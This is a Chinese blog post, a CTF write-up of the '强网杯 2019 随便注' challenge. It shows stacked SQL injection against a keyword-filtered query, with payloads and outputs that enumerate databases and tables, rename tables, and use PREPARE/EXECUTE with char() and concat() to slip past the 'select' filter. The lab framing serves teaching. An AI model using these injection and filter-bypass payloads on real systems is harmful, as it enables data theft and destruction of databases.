

一天一道CTF 第三天(堆叠注入改表名)

原创

scrawman 于 2021-03-02 15:16:54 发布 71 收藏


版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：<https://blog.csdn.net/scrawman/article/details/114280288>

版权

[强网杯 2019]随便注

今天的也是SQL注入，输入 `1'` 报错显示说明闭合符号是 `'`



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

error 1064 : You have an error in your SQL syntax, check the manual that corresponds to your MariaDB server version for the right syntax to use near ''1'' at line 1

CH 英 简 德




再随便试试 `-1' union select 1,2,3 --+`，回显 `return`

`preg_match("/select|update|delete|drop|insert|where|\./i",$inject);`

`preg_match`本来的作用是一个匹配函数，也就是在我们输入的语句中查找是否存在`select`等关键词，`i`表示大小写不敏感，无法用大小写混搭来绕过。

在网上查了一下可以用堆叠注入，`1';show databases;#` 查看数据库名



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]>
  string(1) "1"
  [1]>
  string(7) "hahahah"
```

```
array(1) {
  [0]>
  string(11) "ctftraining"
```

```
array(1) {
  [0]>
  string(18) "information_schema"
```

```
array(1) {
```

```
[0]=>
)
string(5) "mysql"

array(1) {
  [0]=>
  string(18) "performance_schema"
}


array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

CH 中英, 简体



1';show tables;# 查看表名，发现有两个表word和1919810931114514



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}


array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

CH 中英, 简体



1';show columns from word;#发现里面有一个int和一个varchar，应该就是之前正常查询时查到的表



取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
  string(1) "1"  
  [1]=>  
  string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
  string(2) "id"  
  [1]=>  
  string(7) "int(10)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

```
array(6) {  
  [0]=>  
  string(4) "data"  
  [1]=>  
  string(11) "varchar(20)"  
  [2]=>  
  string(2) "NO"  
  [3]=>  
  string(0) ""  
  [4]=>  
  NULL  
  [5]=>  
  string(0) ""  
}
```

CH 英 简 德



查1919810931114514表时要加反单引号，看结果flag就在这个表里

```
1';show columns from `1919810931114514`;#
```

取材于某次真实环境渗透，只说一句话：开发和安全缺一不可

姿势:

```
array(2) {  
  [0]=>  
    string(1) "1"  
  [1]=>  
    string(7) "hahahah"  
}
```

```
array(6) {  
  [0]=>  
    string(4) "flag"  
  [1]=>  
    string(12) "varchar(100)"  
  [2]=>  
    string(2) "NO"  
  [3]=>  
    string(0) ""  
  [4]=>  
    NULL  
  [5]=>  
    string(0) ""  
}
```

CH 册 英 简



要查看这个flag的内容就要用到骚操作了，我也是网上看的大神的解法（这是一般人能想出来的？）

因为我们可以查询word表里的数据，就想办法把1919810931114514表的名字改成word，把原word表换一个名，再把列名flag改成id或者data，以下是payload。最后再 `1' or '1'='1` 显示全部结果即可。

```
1';RENAME TABLE `words` TO `words1`;RENAME TABLE `1919810931114514` TO `words`;ALTER TABLE `words` CHANGE `flag`  
`id` VARCHAR(100) ;show columns from words;#
```

也可以使用预定义处理语句绕过select过滤，以下三个payload都可以得到flag。都是给hacker先赋值一个语句，然后再执行hacker。char() 函数将ASCII码转换为'select'，concat()函数再将它拼接成字符串。今天头有点晕就不具体写了。

```
1';PREPARE hacker from concat(char(115,101,108,101,99,116), '* from `1919810931114514` ');EXECUTE hacker;#
```

```
1';SET @sqli=concat(char(115,101,108,101,99,116),'* from `1919810931114514` ');PREPARE hacker from @sqli;EXECUTE  
hacker;#
```

```
1';PREPARE hacker from concat('s','elect', '* from `1919810931114514` ');EXECUTE hacker;#
```

参考网站: <https://www.cnblogs.com/wjw-zm/p/12359735.html>